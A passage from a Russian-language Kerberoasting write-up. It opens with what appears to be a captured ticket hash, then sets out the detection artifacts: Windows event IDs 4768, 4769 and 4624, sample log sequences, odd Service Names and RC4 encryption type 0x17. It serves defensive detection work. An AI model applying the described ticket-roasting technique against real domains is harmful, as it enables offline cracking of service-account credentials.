691CC809DD7F138DA6EBD3660AF2C35581BB9AF15FF0451527531C4702ABB916486AC0000440CAD3927DCA5180AE7DF269F7896C57DB344890CA2FD447D76034DC93DBCFF01B0CE80EDF8F504195203643CD26B00A83472DC7CDBC95B0204C568F388508EB68ABDC5E7E39C19291CF7AC5FDAB6265EF7155518E21A097A5BD3D4EE3EC777F1F90F3F8B7849D053512AC5A7B3A02EFD2F2950E4B464B7A5651DDE00781A9B70E13C96203A04B7CE531F2818030A1A7C8C071CF434B4058C459CD1DDC65FE34CE46D29F23123F449C96946C59E35A64304FB9B5932D6BA82B0A0CF2F8ECDB93E0FF777DF79F2B398F4DED4F4968FEF01C26FB8EED4ADF59A03407AB6A4A5915FBCA1E8110225270F47A4AA1AF140E5881689ABAC6CFD378EF6E80B5DB8651D1F2CDBFFD3738C4515A0B6E04DCA38E2DF8249BFD75EB8E5E38B633C5D52A8C3CE46E0D33808013E7BD6B16FB90642068FE968091663F84D5007B6FB85CEA57B410820083D5D26C675F9EE950979E4A72160A326708ED8ECA165CC4DCABDBD43BED9BD13523BE8F48AF873D3FEA3FA704A27499777B7551828536363DA03E698E786F50F82CF2F47B8A740056614869326950DD992CA6952A5904AA845DF6718DB49B22D677C4DE405A146D6CFD18903ACBD58C31E5BD589114E8D921F01C960CE3E65597C5198AE752E939625E502252BF6C9F54F49D3579F7CC0982A0EB28D3096334CEE8DEF6C914651A1540C9F7D5B346CB3D9E0DC8B32468ABAE2C33303289E3F2BE485CBF52D8BD6EF75B34A9217A3584562C9B70821418699C0CAC05B297C911843924D9E557E63589807176A21FCD5037FEAFD87C5444E346A8C43BC460309A9973B
```

Таким образом, выполнив команду из-под УЗ pth-user, мы запросили билет от имени пользователя test\_user, имя службы в билете которой является УЗ-сервисом test\_user\_spn.

## Артефакты






При проведении данной атаки при разных сценариях, артефакты можно разделить на 2 категории:

1. С событием 4769 (Обычный Kerberoasting)
2. Без события 4769 (Kerberoasting без наличия доступа к УЗ доменного пользователя)









### С событием 4769

При реализации сценария с базовой атакой, последовательность событий выглядит примерно следующим образом:


Поиск SPN's, используя NTLM:

	Аудит успеха	22.01.2025 20:40:49	Microsoft Win...	4634	Выход из системы
	Аудит успеха	22.01.2025 20:40:49	Microsoft Win...	4769	Операции с билетами ...
	Аудит успеха	22.01.2025 20:40:49	Microsoft Win...	4768	Служба проверки подл...
	Аудит успеха	22.01.2025 20:40:49	Microsoft Win...	4624	Вход в систему
	Аудит успеха	22.01.2025 20:40:49	Microsoft Win...	4776	Проверка учетных дан...

Поиск SPN's, используя Kerberos:







	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4634	Выход из системы
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4769	Операции с билетами ...
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4768	Служба проверки подл...
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4624	Вход в систему
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4769	Операции с билетами ...
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4634	Выход из системы
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4768	Служба проверки подл...
	Аудит успеха	22.01.2025 20:42:20	Microsoft Win...	4624	Вход в систему

В обоих случаях, в событии 4769 мы видим нетипичное обращение на запрос билета, в котором Service Name представляет собой запрос к УЗ-службе.




## Без события 4769

А таким образом выглядят события атаки, проведенной с помощью УЗ без предварительной аутентификации:

	Аудит успеха	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...
	Аудит отказа	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...
	Аудит отказа	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...
	Аудит отказа	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...
	Аудит отказа	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...
	Аудит отказа	22.01.2025 20:47:33	Microsoft Win...	4768	Служба проверки подл...

Поскольку мы точно не знаем, какие из пользователей имеют SPN, то мы просто перебираем их, генерируя множественные события 4768. Как только мы находим такую УЗ, получаем статус успеха для данного события. Обратите внимание, по-прежнему, стоит на Service Name:



По умолчанию, здесь должен быть krbtgt.

Таким образом, при реализации данного сценария, мы можем говорить, что запрос TGT эквивалентен запросу TGS.

*Помимо всего прочего, немаловажным признаком из событий выше является тип шифрования билета 0x17, код которого относится к RC4.*